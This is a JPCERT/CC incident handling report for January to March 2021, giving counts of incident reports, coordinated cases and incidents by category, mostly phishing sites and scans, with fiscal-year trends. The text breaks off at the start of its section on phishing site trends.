JPCERT Coordination Center

# JPCERT/CC Incident Handling Report

## January 1, 2021 ～ March 31, 2021

**JPCERT Coordination Center**
**April 15, 2021**

## Table of Contents

## 1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from January 1, 2021 through March 31, 2021.

[*1] JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

## 2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1 : Number of incident reports]

| | Jan | Feb | Mar | Total | Last Qtr. Total |
|---|---|---|---|---|---|
| Number of Reports [*2] | 4,237 | 2,727 | 2,665 | 9,629 | 13,066 |
| Number of Incident [*3] | 2,439 | 2,086 | 2,583 | 7,108 | 7,429 |
| Cases Coordinated [*4] | 1,235 | 1,215 | 1,555 | 4,005 | 4,220 |


[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.


[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 9,629. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 4,005. When compared with the previous quarter, the total number of reports decreased by 26%, and the number of cases coordinated decreased by 5%. Year on year, the number of reports increased by 48%, and the number of cases coordinated decreased by 2%.

[Figure 1] and [Figure 2] show the monthly changes in the number of reports and incident cases coordinated by JPCERT/CC over the past year.



[Figure 1 : Change in the number of incident reports ]



[Figure 2 : Change in the number of incident cases coordinated]


[Reference] Statistical Information by Fiscal Year

[Chart 2] shows the number of reports in each fiscal year over the past 5 years including FY2020. Each fiscal year begins on April 1 and ends on March 31 of the following year.

[Chart 2 : Change in the total number of reports]

| FY | 2016 | 2017 | 2018 | 2019 | 2020 |
|---|---|---|---|---|---|
| Number of Reports | 15,954 | 18,141 | 16,398 | 20,147 | 46,942 |

The total number of reports received in FY2020 was 46,942, increasing 133% year on year from 20,147. [Figure 3] shows the change in the total number of reports in the past 5 years.




[Figure 3 : Change in the total number of reports (by fiscal year)]

[Chart 3] shows the number of cases coordinated in each fiscal year over the past 5 years including FY2020.

[Chart 3 : Change in the number of reports and cases coordinated]

| FY | 2016 | 2017 | 2018 | 2019 | 2020 |
|---|---|---|---|---|---|
| Number of Cases Coordinated | 10,641 | 8,891 | 9,835 | 14,586 | 17,233 |

The total number of cases coordinated in FY2020 was 17,233, increasing 18% year on year from 14,586. [Figure 4] shows the change in the total number of cases coordinated in the past 5 years.




[Figure 4 : Change in the total number of cases coordinated (by fiscal year)]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories". [Chart 4] shows a breakdown of the number of incidents reported during the quarter by category. A breakdown of the percentage is shown in [Figure 5].

[Chart 4 : Number of incidents by category]


| Incident Category | Jan | Feb | Mar | Total | Last Qtr. Total |
|---|---|---|---|---|---|
| Phishing Site | 1,775 | 1,375 | 1,681 | 4,831 | 5,015 |
| Website Defacement | 130 | 70 | 82 | 282 | 404 |
| Malware Site | 47 | 31 | 60 | 138 | 324 |
| Scan | 305 | 339 | 441 | 1,085 | 1,086 |
| DoS/DDoS | 0 | 1 | 1 | 2 | 5 |
| ICS Related | 0 | 0 | 0 | 0 | 0 |
| Targeted attack | 1 | 5 | 1 | 7 | 10 |
| Other | 181 | 265 | 317 | 763 | 585 |




[Figure 5 : Percentage of incidents by category]

Incidents categorized as phishing sites accounted for 68.0%, and those categorized as scans, which search for vulnerabilities in systems, made up 15.3%.


[Figure 6] through [Figure 9] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 6：Change in the number of phishing sites]



[Figure 7：Change in the number of website defacements]




[Figure 8：Change in the number of malware sites]



[Figure 9：Change in the number of scans]

[Figure 10] provides an overview as well as a breakdown of the incidents that were coordinated / handled.



No.Incidents 7108 | No.Reports 9629 | Coordinated 4005

**Phishing Site 4831**

Incidents Notified 2010
- Site Operation Verified

| Domestic | Overseas |
|---|---|
| 23% | 77% |

| Time (business days) | |
|---|---|
| 0～3days | 63% |
| 4～7days | 20% |
| 8～10days | 5% |
| 11days(more than) | 11% |

Notification Unnecessary 2821
- Site could not be verified

**Web defacement 282**

Incidents Notified 203
- Verified defacement of site
- High level threat

| Domestic | Overseas |
|---|---|
| 87% | 13% |

| Time (business days) | |
|---|---|
| 0～3days | 29% |
| 4～7days | 16% |
| 8～10days | 6% |
| 11days(more than) | 45% |

Notification Unnecessary 79
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

**Malware Site 138**

Incidents Notified 50
- Site operation verified
- High level threat

| Domestic | Overseas |
|---|---|
| 36% | 64% |

| Time (business days) | |
|---|---|
| 0～3days | 28% |
| 4～7days | 19% |
| 8～10days | 14% |
| 11days(more than) | 41% |

Notification Unnecessary 88
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

**Scan 1085**

Incidents Notified 479
- Detailed logs
- Notification desired

| Domestic | Overseas |
|---|---|
| 94% | 6% |

Notification Unnecessary 606
- Incomplete logs
- Party has been notified
- Information Sharing

**DoS/DDoS 2**

Incidents Notified 1
- Detailed logs
- Notification desired

| Domestic | Overseas |
|---|---|
| - | - |

Notification Unnecessary 1
- Incomplete logs
- Party has been notified
- Information Sharing

**ICS Related 0**

Incidents Notified 0

| Domestic | Overseas |
|---|---|
| - | - |

Notification Unnecessary 0

**Targeted attack 7**

Incidents Notified 3
- Verified evidence of attack
- Verified infrastructure for attack

| Domestic | Overseas |
|---|---|
| 100% | 0% |

Notification Unnecessary 4
- Insufficient information
- Currently no threat

**Other 763**

Incidents Notified 439
-High level threat
-Notification desired

| Domestic | Overseas |
|---|---|
| 87% | 13% |

Notification Unnecessary 324
- Party hasnbeen notified
- Information Sharing
- Low level threat

[Figure 10：Breakdown of incidents coordinated/handled]

# 3. Incident Trends

## 3.1. Phishing Site Trends

